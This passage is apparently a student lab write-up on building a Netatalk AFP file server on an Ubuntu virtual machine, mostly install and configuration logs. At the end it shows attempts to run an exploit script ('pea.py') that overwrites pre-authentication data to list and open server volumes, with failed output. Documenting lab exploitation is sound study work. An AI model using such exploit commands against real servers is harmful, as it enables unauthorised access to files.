Package libwrap0-dev is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

Package libpam0g-dev is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source
However the following packages replace it:
  libpam-runtime

E: Package 'libpam0g-dev' has no installation candidate
E: Package 'libwrap0-dev' has no installation candidate
E: Unable to locate package libdb-dev
E: Package 'libtdb-dev' has no installation candidate
E: Unable to locate package libacl1-dev
E: Unable to locate package libcrack2-dev
E: Unable to locate package systemtap-sdt-dev
E: Package 'libdbus-glib-1-dev' has no installation candidate
sachin@sachin-virtual-machine:~$
```

Then I update it

```
sachin@sachin-virtual-machine:~$ sudu apt-get install -y avahi-daemon
No command 'sudu' found, did you mean:
 Command 'sudo' from package 'sudo-ldap' (universe)
 Command 'sudo' from package 'sudo' (main)
 Command 'tudu' from package 'tudu' (universe)
sudu: command not found
sachin@sachin-virtual-machine:~$ sudo apt-get update -y
[sudo] password for sachin:
Hit:1 http://lk.archive.ubuntu.com/ubuntu xenial InRelease
Hit:2 http://lk.archive.ubuntu.com/ubuntu xenial-updates InRelease
Hit:3 http://lk.archive.ubuntu.com/ubuntu xenial-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu xenial-security InRelease
Reading package lists... Done
sachin@sachin-virtual-machine:~$ sudo apt-get install -y avahi-daemon
Reading package lists... Done
Building dependency tree
Reading state information... Done
avahi-daemon is already the newest version (0.6.32~rc+dfsg-1ubuntu2.3).
0 upgraded, 0 newly installed, 0 to remove and 342 not upgraded.
```

Then I installed dependencies.

[Code]sudo apt-get install build-essential libevent-dev libssl-dev libgcrypt11-dev libkrb5-dev libpam0g-dev libwrap0-dev libdb-dev libtdb-dev libmysqlclient-dev avahi-daemon libavahi-client-dev libacl1-dev libldap2-dev libcrack2-dev systemtap-sdt-dev libdbus-1-dev libdbus-glib-1-dev libglib2.0-dev

```
sachin@sachin-virtual-machine:~$ sudo apt-get install build-essential libevent-dev libssl-dev libgcrypt11-dev libkrb5-dev libpam0g-dev libwrap
0-dev libdb-dev libtdb-dev libmysqlclient-dev  avahi-daemon libavahi-client-dev libacl1-dev libldap2-dev libcrack2-dev systemtap-sdt-dev libdb
us-1-dev libdbus-glib-1-dev libglib2.0-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.1ubuntu2).
avahi-daemon is already the newest version (0.6.32~rc+dfsg-1ubuntu2.3).
The following additional packages will be installed:
  comerr-dev dbus dbus-x11 krb5-multidev libattr1-dev libavahi-common-dev
  libcomerr2 libdb5.3 libdb5.3-dev libdbus-1-3 libevent-core-2.0-5
  libevent-extra-2.0-5 libevent-openssl-2.0-5 libevent-pthreads-2.0-5
  libgcrypt20 libgcrypt20-dev libglib2.0-0 libglib2.0-bin libgpg-error-dev
  libgssrpc4 libkadm5clnt-mit9 libkadm5srv-mit9 libkdb5-8 libldap-2.4-2
  libmysqlclient20 libpcre3-dev libpcre32-3 libpcrecpp0v5 libssl-doc
  libssl1.0.0 mysql-common zlib1g zlib1g-dev
Suggested packages:
  krb5-doc db5.3-doc rng-tools libgcrypt20-doc libglib2.0-doc krb5-user
The following NEW packages will be installed:
  comerr-dev krb5-multidev libacl1-dev libattr1-dev libavahi-client-dev
  libavahi-common-dev libcrack2-dev libdb-dev libdb5.3-dev libdbus-1-dev
  libdbus-glib-1-dev libevent-core-2.0-5 libevent-dev libevent-extra-2.0-5
  libevent-openssl-2.0-5 libevent-pthreads-2.0-5 libgcrypt11-dev
  libgcrypt20-dev libglib2.0-dev libgpg-error-dev libgssrpc4 libkadm5clnt-mit9
  libkadm5srv-mit9 libkdb5-8 libkrb5-dev libldap2-dev libmysqlclient-dev
  libmysqlclient20 libpam0g-dev libpcre3-dev libpcre32-3 libpcrecpp0v5
  libssl-dev libssl-doc libtdb-dev libwrap0-dev mysql-common systemtap-sdt-dev
  zlib1g-dev
The following packages will be upgraded:
  dbus dbus-x11 libcomerr2 libdb5.3 libdbus-1-3 libgcrypt20 libglib2.0-0
  libglib2.0-bin libldap-2.4-2 libssl1.0.0 zlib1g
11 upgraded, 39 newly installed, 0 to remove and 331 not upgraded.
Need to get 12.9 MB of archives.
After this operation, 46.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libglib2.0-bin amd64 2.48.2-0ubuntu4.6 [39.3 kB]
Get:2 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 zlib1g amd64 1:1.2.8.dfsg-2ubuntu4.3 [51.2 kB]
Get:3 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libglib2.0-0 amd64 2.48.2-0ubuntu4.6 [1,120 kB]
Get:4 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libpcrecpp0v5 amd64 2:8.38-3.1 [15.2 kB]
```

```
Get:1 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libglib2.0-bin amd64 2.48.2-0ubuntu4.6 [39.3 kB]
Get:2 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 zlib1g amd64 1:1.2.8.dfsg-2ubuntu4.3 [51.2 kB]
Get:3 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libglib2.0-0 amd64 2.48.2-0ubuntu4.6 [1,120 kB]
Get:4 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libpcrecpp0v5 amd64 2:8.38-3.1 [15.2 kB]
Get:5 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libcomerr2 amd64 1.42.13-1ubuntu1.2 [65.8 kB]
Get:6 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libdb5.3 amd64 5.3.28-11ubuntu0.2 [670 kB]
Get:7 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libgcrypt20 amd64 1.6.5-2ubuntu0.6 [336 kB]
Get:8 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libssl1.0.0 amd64 1.0.2g-1ubuntu4.15 [1,084 kB]
Get:9 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 dbus-x11 amd64 1.10.6-1ubuntu3.5 [21.5 kB]
Get:10 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 dbus amd64 1.10.6-1ubuntu3.5 [141 kB]
Get:11 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libdbus-1-3 amd64 1.10.6-1ubuntu3.5 [161 kB]
Get:12 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libldap-2.4-2 amd64 2.4.42+dfsg-2ubuntu3.8 [159 kB]
Get:13 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libgssrpc4 amd64 1.13.2+dfsg-5ubuntu2.1 [54.5 kB]
Get:14 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libkdb5-8 amd64 1.13.2+dfsg-5ubuntu2.1 [37.0 kB]
Get:15 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libkadm5srv-mit9 amd64 1.13.2+dfsg-5ubuntu2.1 [51.3 kB]
Get:16 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libkadm5clnt-mit9 amd64 1.13.2+dfsg-5ubuntu2.1 [36.6 kB]
Get:17 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 comerr-dev amd64 2.1-1.42.13-1ubuntu1.2 [38.2 kB]
Get:18 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 krb5-multidev amd64 1.13.2+dfsg-5ubuntu2.1 [113 kB]
Get:19 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libavahi-common-dev amd64 0.6.32~rc+dfsg-1ubuntu2.3 [36.3 kB]
Get:20 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libdbus-1-dev amd64 1.10.6-1ubuntu3.5 [161 kB]
Get:21 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libavahi-client-dev amd64 0.6.32~rc+dfsg-1ubuntu2.3 [30.2 kB]
Get:22 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libpcre32-3 amd64 2:8.38-3.1 [136 kB]
Get:23 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libpcre3-dev amd64 2:8.38-3.1 [525 kB]
Get:24 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 zlib1g-dev amd64 1:1.2.8.dfsg-2ubuntu4.3 [167 kB]
Get:25 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libglib2.0-dev amd64 2.48.2-0ubuntu4.6 [1,377 kB]
Get:26 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libdbus-glib-1-dev amd64 0.106-1 [94.7 kB]
Get:27 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libevent-core-2.0-5 amd64 2.0.21-stable-2ubuntu0.16.04.1 [70.6 kB]
Get:28 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libevent-extra-2.0-5 amd64 2.0.21-stable-2ubuntu0.16.04.1 [51.1 kB]
Get:29 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libevent-pthreads-2.0-5 amd64 2.0.21-stable-2ubuntu0.16.04.1 [5,020 B]
Get:30 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libevent-openssl-2.0-5 amd64 2.0.21-stable-2ubuntu0.16.04.1 [10.6 kB]
Get:31 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libevent-dev amd64 2.0.21-stable-2ubuntu0.16.04.1 [211 kB]
Get:32 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libgpg-error-dev amd64 1.21-2ubuntu1 [68.2 kB]
Get:33 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libgcrypt20-dev amd64 1.6.5-2ubuntu0.6 [380 kB]
Get:34 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libgcrypt11-dev all 1.5.4-3+really1.6.5-2ubuntu0.6 [6,958 B]
Get:35 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 mysql-common all 5.7.30-0ubuntu0.16.04.1 [14.8 kB]
Get:36 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libmysqlclient20 amd64 5.7.30-0ubuntu0.16.04.1 [685 kB]
Get:37 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libssl-dev amd64 1.0.2g-1ubuntu4.15 [1,344 kB]
Get:38 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libmysqlclient-dev amd64 5.7.30-0ubuntu0.16.04.1 [986 kB]
Get:39 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpam0g-dev amd64 1.1.8-3.2ubuntu2.1 [109 kB]
```

Then I installed tracker libraries. I had to do all these things before I start creating server.

```
sachin@sachin-virtual-machine:~$ sudo apt-get install tracker
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libgif7 libgsf-1-114 libgsf-1-common libtagc0 libtracker-control-1.0-0 libtracker-miner-1.0-0 tracker-extract tracker-miner-fs
Suggested packages:
  tracker-gui
The following NEW packages will be installed:
  libgif7 libgsf-1-114 libgsf-1-common libtagc0 libtracker-control-1.0-0 libtracker-miner-1.0-0 tracker tracker-extract tracker-miner-fs
0 upgraded, 9 newly installed, 0 to remove and 331 not upgraded.
Need to get 743 kB of archives.
After this operation, 3,499 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libgif7 amd64 5.1.4-0.3~16.04.1 [30.5 kB]
Get:2 http://lk.archive.ubuntu.com/ubuntu xenial/universe amd64 libgsf-1-common all 1.14.36-1 [96.1 kB]
Get:3 http://lk.archive.ubuntu.com/ubuntu xenial/universe amd64 libgsf-1-114 amd64 1.14.36-1 [96.3 kB]
Get:4 http://lk.archive.ubuntu.com/ubuntu xenial/main amd64 libtagc0 amd64 1.9.1-2.4ubuntu1 [15.8 kB]
Get:5 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libtracker-control-1.0-0 amd64 1.6.2-0ubuntu1.1 [11.7 kB]
Get:6 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libtracker-miner-1.0-0 amd64 1.6.2-0ubuntu1.1 [71.8 kB]
Get:7 http://lk.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 tracker amd64 1.6.2-0ubuntu1.1 [250 kB]
Get:8 http://lk.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 tracker-extract amd64 1.6.2-0ubuntu1.1 [111 kB]
Get:9 http://lk.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 tracker-miner-fs amd64 1.6.2-0ubuntu1.1 [59.7 kB]
Fetched 743 kB in 5s (139 kB/s)
Selecting previously unselected package libgif7:amd64.
(Reading database ... 180307 files and directories currently installed.)
Preparing to unpack .../libgif7_5.1.4-0.3~16.04.1_amd64.deb ...
Unpacking libgif7:amd64 (5.1.4-0.3~16.04.1) ...
Selecting previously unselected package libgsf-1-common.
Preparing to unpack .../libgsf-1-common_1.14.36-1_all.deb ...
Unpacking libgsf-1-common (1.14.36-1) ...
```

Then I downloaded the latest version of netatalk from http://netatalk.sourceforge.net/ .

Fist time I recived an error. When I trying to install netatalk.

```
sachin@sachin-virtual-machine:~/Downloads/netatalk-3.1.11$ sudo make install
[sudo] password for sachin:
Making install in libevent
make[1]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libevent'
make[1]: Nothing to be done for 'install'.
make[1]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/libevent'
Making install in include
make[1]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/include'
Making install in atalk
make[2]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/include/atalk'
make  install-am
make[3]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/include/atalk'
make[4]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/include/atalk'
make[4]: Nothing to be done for 'install-exec-am'.
 /bin/mkdir -p '/usr/local/include/atalk'
 /usr/bin/install -c -m 644 adouble.h afp.h vfs.h cnid.h logger.h netatalk_conf.h paths.h unicode.h util.h ea.h acl.h unix.h volume.h standard
s.h bstrlib.h list.h globals.h compat.h uam.h iniparser.h dictionary.h hash.h '/usr/local/include/atalk'
make[4]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/include/atalk'
make[3]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/include/atalk'
make[2]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/include/atalk'
make[2]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/include'
make[3]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/include'
make[3]: Nothing to be done for 'install-exec-am'.
make[3]: Nothing to be done for 'install-data-am'.
make[3]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/include'
make[2]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/include'
make[1]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/include'
Making install in libatalk
make[1]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libatalk'
Making install in acl
make[2]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libatalk/acl'
make[3]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libatalk/acl'
make[3]: Nothing to be done for 'install-exec-am'.
make[3]: Nothing to be done for 'install-data-am'.
make[3]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/libatalk/acl'
make[2]: Leaving directory '/home/sachin/Downloads/netatalk-3.1.11/libatalk/acl'
Making install in adouble
make[2]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libatalk/adouble'
```

It is zip file. And I create a new file and include the netatalk file and reinstall it.

tar xvf netatalk-3.1.11.tar.gz

cd netatalk-3.1.11/

```
sachin@sachin-virtual-machine:~$ cd Downloads
sachin@sachin-virtual-machine:~/Downloads$ pwd
/home/sachin/Downloads
sachin@sachin-virtual-machine:~/Downloads$ tar xvf netatalk-3.1.11.tar.gz
tar: netatalk-3.1.11.tar.gz: Cannot open: No such file or directory
tar: Error is not recoverable: exiting now
sachin@sachin-virtual-machine:~/Downloads$ tar xvf netatalk-3.1.11.tar.bz2
netatalk-3.1.11/
netatalk-3.1.11/macros/
netatalk-3.1.11/macros/afs-check.m4
netatalk-3.1.11/macros/ax_pthread.m4
netatalk-3.1.11/macros/cnid-backend.m4
netatalk-3.1.11/macros/config-checks.m4
netatalk-3.1.11/macros/db3-check.m4
netatalk-3.1.11/macros/grep-check.m4
netatalk-3.1.11/macros/gssapi-check.m4
netatalk-3.1.11/macros/iconv.m4
netatalk-3.1.11/macros/largefile-check.m4
netatalk-3.1.11/macros/libgcrypt.m4
netatalk-3.1.11/macros/libtool.m4
netatalk-3.1.11/macros/ltoptions.m4
netatalk-3.1.11/macros/ltsugar.m4
netatalk-3.1.11/macros/ltversion.m4
netatalk-3.1.11/macros/lt~obsolete.m4
netatalk-3.1.11/macros/netatalk.m4
netatalk-3.1.11/macros/pam-check.m4
netatalk-3.1.11/macros/perl-check.m4
netatalk-3.1.11/macros/ps-check.m4
netatalk-3.1.11/macros/quota-check.m4
netatalk-3.1.11/macros/ssl-check.m4
netatalk-3.1.11/macros/summary.m4
netatalk-3.1.11/macros/tcp-wrappers.m4
netatalk-3.1.11/macros/util.m4
netatalk-3.1.11/macros/zeroconf.m4
netatalk-3.1.11/macros/Makefile.am
netatalk-3.1.11/macros/Makefile.in
netatalk-3.1.11/Makefile.am
netatalk-3.1.11/configure
netatalk-3.1.11/configure.ac
```

Then I run the configuration

[Code]./configure --with-init-style=debian-systemd --with-zeroconf --with-cracklib --with-tracker-pkgconfig-version=2.0

```
sachin@sachin-virtual-machine:~/Downloads$ cd netatalk-3.1.11/
sachin@sachin-virtual-machine:~/Downloads/netatalk-3.1.11$ ./configure --with-init-style=debian-systemd --with-zeroconf --with-cracklib --with
-tracker-pkgconfig-version=2.0
checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu
checking target system type... x86_64-unknown-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking whether to enable maintainer-specific portions of Makefiles... yes
checking for gawk... (cached) mawk
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether gcc understands -c and -o together... yes
checking for style of include used by make... GNU
checking dependency style of gcc... gcc3
checking for gcc option to accept ISO C99... none needed
checking whether ln -s works... yes
checking whether make sets $(MAKE)... (cached) yes
checking how to print strings... printf
checking for a sed that does not truncate output... /bin/sed
checking for grep... /bin/grep
checking for egrep... /bin/grep -E
checking for fgrep... /bin/grep -F
checking for ld used by gcc... /usr/bin/ld
checking if the linker (/usr/bin/ld) is GNU ld... yes
checking for BSD- or MS-compatible name lister (nm)... /usr/bin/nm -B
checking the name lister (/usr/bin/nm -B) interface... BSD nm
checking the maximum length of command line arguments... 1572864
```

```
        LIBS   =  -lldap
        CFLAGS =
    LIBEVENT:
        bundled
    TDB:
        bundled
    MySQL:
        LIBS   = -L/usr/lib/x86_64-linux-gnu -lmysqlclient -lpthread -lz -lm -lrt -lssl -lcrypto -ldl
        CFLAGS = -I/usr/include/mysql
Configure summary:
    INIT STYLE:
         debian-systemd
    AFP:
         Extended Attributes: ad | sys
         ACL support: yes
         Spotlight: no
    CNID:
         backends:  dbd last tdb mysql
    UAMS:
         DHX     (PAM SHADOW)
         DHX2    (PAM SHADOW)
         RANDNUM (afppasswd)
         clrtxt  (PAM SHADOW)
         guest
    Options:
         Zeroconf support:        yes
         tcp wrapper support:     yes
         quota support:           yes
         valid shell check:       yes
         cracklib support:        yes
         ACL support:             auto
         Kerberos support:        yes
         LDAP support:            yes
         AFP stats via dbus:      yes
         dtrace probes:           yes
    Paths:
         Netatalk lockfile:       /var/lock/netatalk
         init directory:          /lib/systemd/system
         dbus system directory:   ${sysconfdir}/dbus-1/system.d
         pam config directory:    ${sysconfdir}/pam.d
    Documentation:
         Docbook:                 no
sachin@sachin-virtual-machine:~/Downloads/netatalk-3.1.11$
```

Like this I successfully installed the netatalk package.

make -j 2

sudo make install

```
sachin@sachin-virtual-machine:~/Downloads/netatalk-3.1.11$ make -j 2
make  all-recursive
make[1]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11'
Making all in libevent
make[2]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libevent'
/bin/mkdir -p ./include/event2
echo '/* event2/event-config.h' > include/event2/event-config.h
echo ' *' >> include/event2/event-config.h
echo ' * This file was generated by autoconf when libevent was built, and post-' >> include/event2/event-config.h
echo ' * processed by Libevent so that its macros would have a uniform prefix.' >> include/event2/event-config.h
echo ' *' >> include/event2/event-config.h
echo ' * DO NOT EDIT THIS FILE.' >> include/event2/event-config.h
echo ' *' >> include/event2/event-config.h
echo ' * Do not rely on macros in this file existing in later versions.'>> include/event2/event-config.h
echo ' */' >> include/event2/event-config.h
echo '#ifndef _EVENT2_EVENT_CONFIG_H_' >> include/event2/event-config.h
echo '#define _EVENT2_EVENT_CONFIG_H_' >> include/event2/event-config.h
sed -e 's/#define /#define _EVENT_/' \
    -e 's/#undef /#undef _EVENT_/' \
    -e 's/#ifndef /#ifndef _EVENT_/' < config.h >> include/event2/event-config.h
echo "#endif" >> include/event2/event-config.h
make  all-recursive
make[3]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libevent'
Making all in .
make[4]: Entering directory '/home/sachin/Downloads/netatalk-3.1.11/libevent'
  CC       event.lo
  CC       evthread.lo
  CC       buffer.lo
  CC       bufferevent.lo
  CC       bufferevent_sock.lo
  CC       bufferevent_filter.lo
  CC       bufferevent_pair.lo
  CC       listener.lo
  CC       bufferevent_ratelim.lo
  CC       evmap.lo
  CC       log.lo
  CC       evutil.lo
  CC       evutil_rand.lo
  CC       strlcpy.lo
  CC       select.lo
```

And I created afp successfully

```
        debian-systemd
    AFP:
        Extended Attributes: ad | sys
        ACL support: yes
        Spotlight: no
```

Then I created server space. And adupt the configuration parameters to my server.

These are some components that I incude the server when I create it,

- User name
- Path
- Valid user

When I create configuration file I had to re install vi for my os.

```
sachin@sachin-virtual-machine:~$ sudo apt-get install vim
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  vim-common vim-runtime vim-tiny
Suggested packages:
  ctags vim-doc vim-scripts vim-gnome-py2 | vim-gtk-py2 | vim-gtk3-py2
  | vim-athena-py2 | vim-nox-py2 indent
The following NEW packages will be installed:
  vim vim-runtime
The following packages will be upgraded:
  vim-common vim-tiny
2 upgraded, 2 newly installed, 0 to remove and 329 not upgraded.
Need to get 6,755 kB of archives.
After this operation, 30.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 vim-tiny amd64 2:7.4.1689-3ubuntu1.4 [446 kB]
Get:2 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 vim-common amd64 2:7.4.1689-3ubuntu1.4 [103 kB]
Get:3 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 vim-runtime all 2:7.4.1689-3ubuntu1.4 [5,169 kB]
Get:4 http://lk.archive.ubuntu.com/ubuntu xenial-updates/main amd64 vim amd64 2:7.4.1689-3ubuntu1.4 [1,036 kB]
Fetched 6,755 kB in 30s (221 kB/s)
(Reading database ... 180577 files and directories currently installed.)
Preparing to unpack .../vim-tiny_2%3a7.4.1689-3ubuntu1.4_amd64.deb ...
Unpacking vim-tiny (2:7.4.1689-3ubuntu1.4) over (2:7.4.1689-3ubuntu1.2) ...
Preparing to unpack .../vim-common_2%3a7.4.1689-3ubuntu1.4_amd64.deb ...
Unpacking vim-common (2:7.4.1689-3ubuntu1.4) over (2:7.4.1689-3ubuntu1.2) ...
Selecting previously unselected package vim-runtime.
Preparing to unpack .../vim-runtime_2%3a7.4.1689-3ubuntu1.4_all.deb ...
Adding 'diversion of /usr/share/vim/vim74/doc/help.txt to /usr/share/vim/vim74/doc/help.txt.vim-tiny by vim-runtime'
Adding 'diversion of /usr/share/vim/vim74/doc/tags to /usr/share/vim/vim74/doc/tags.vim-tiny by vim-runtime'
Unpacking vim-runtime (2:7.4.1689-3ubuntu1.4) ...
Selecting previously unselected package vim.
Preparing to unpack .../vim_2%3a7.4.1689-3ubuntu1.4_amd64.deb ...
Unpacking vim (2:7.4.1689-3ubuntu1.4) ...
```

After that I create this and complete my configuration file.

```
;
; Netatalk 3.x configuration file
;

[Global]
; Global server settings
 dbus daemon = /usr/bin/dbus-daemon
 disconnect time = 3
 sleep time = 2
 log file = /var/log/netatalk.log
 log level = default:info
 uam list = uams_dhx2.so
 zeroconf = yes
 save password = no


[2Gb]
 path = /home/Sachin/New
 spotlight = yes
 valid users = Sachin
 unix priv = yes
 file perm = 0600

[BCTimeCapsule01]
path = /home/Sachin/
valid users = Sacnush
time machine = yes
unix priv = yes
file perm = 0600
~
~
~
```

Then I created another file and include service details.

```
CTYPE service-group SYSTEM "avahi-service.dtd">
<service-group>
 <name replace-wildcards="yes">%h</name>
 <service>
 <type>_afpovertcp._tcp</type>
 <port>548</port>
 </service>
 <service>
 <type>_device-info._tcp</type>
 <port>0</port>
 <txt-record>model=RackMac</txt-record>
 </service>
</service-group>
```


And finally using these commands I created my afp server.

sudo systemctl restart netatalk.service

sudo systemctl restart avahi.service


sudo systemctl enable netatalk

Then I include text file inside the server. I tried to read the details inside that file using my exploit.



[Reference][2]2020. [Online]. Available: https://catelin.net/2018/03/10/turn-your-linux-box-into-an-afp-server/. [Accessed: 11- May- 2020].

As the second step of my exploit I have user this server and connect it to ubuntu os.



After I connect to the server I tried to exploit this code but unluckily it occurred an error of exploit code.I tired to find another exploit code.But every time this error occurred.

If I connect to the server I had to do small thing to exploit this code

Fist I have to run the python code that I include at the beginning.

Sachin@ubuntu:~$ python pea.py -i 192.168.106.131 -lv

```
sachin@sachin-virtual-machine:~/Downloads$ python pea.py -i 192.168.106.131 -lv
[+] Attempting connection to 192.168.106.131:548
[+] Connected!
[+] Sending exploit to overwrite preauth_switch data.
[+] Listing volumes
Traceback (most recent call last):
  File "pea.py", line 288, in <module>
    list_volumes(sock)
  File "pea.py", line 116, in list_volumes
    afp_data = parse_dsi(resp, 1)
  File "pea.py", line 87, in parse_dsi
    (flags, command, req_id, error_code, length, reserved) = struct.unpack_from('>BBHIII', payload)
struct.error: unpack_from requires a buffer of at least 16 bytes
```

Here after volumes it shold display all the volumes of the server.But as I already said I couldn’t connect this server to the machine. Because of that I recived this error.

If it display vlumes I onely had to open them.

Sachin@ubuntu:~$ python pea.py -i 192.168.106.131 -lvc -v (My volume name)

```
sachin@sachin-virtual-machine:~/Downloads$ python pea.py -i 192.168.106.131 -lvc -v New
[+] Attempting connection to 192.168.106.131:548
[+] Connected!
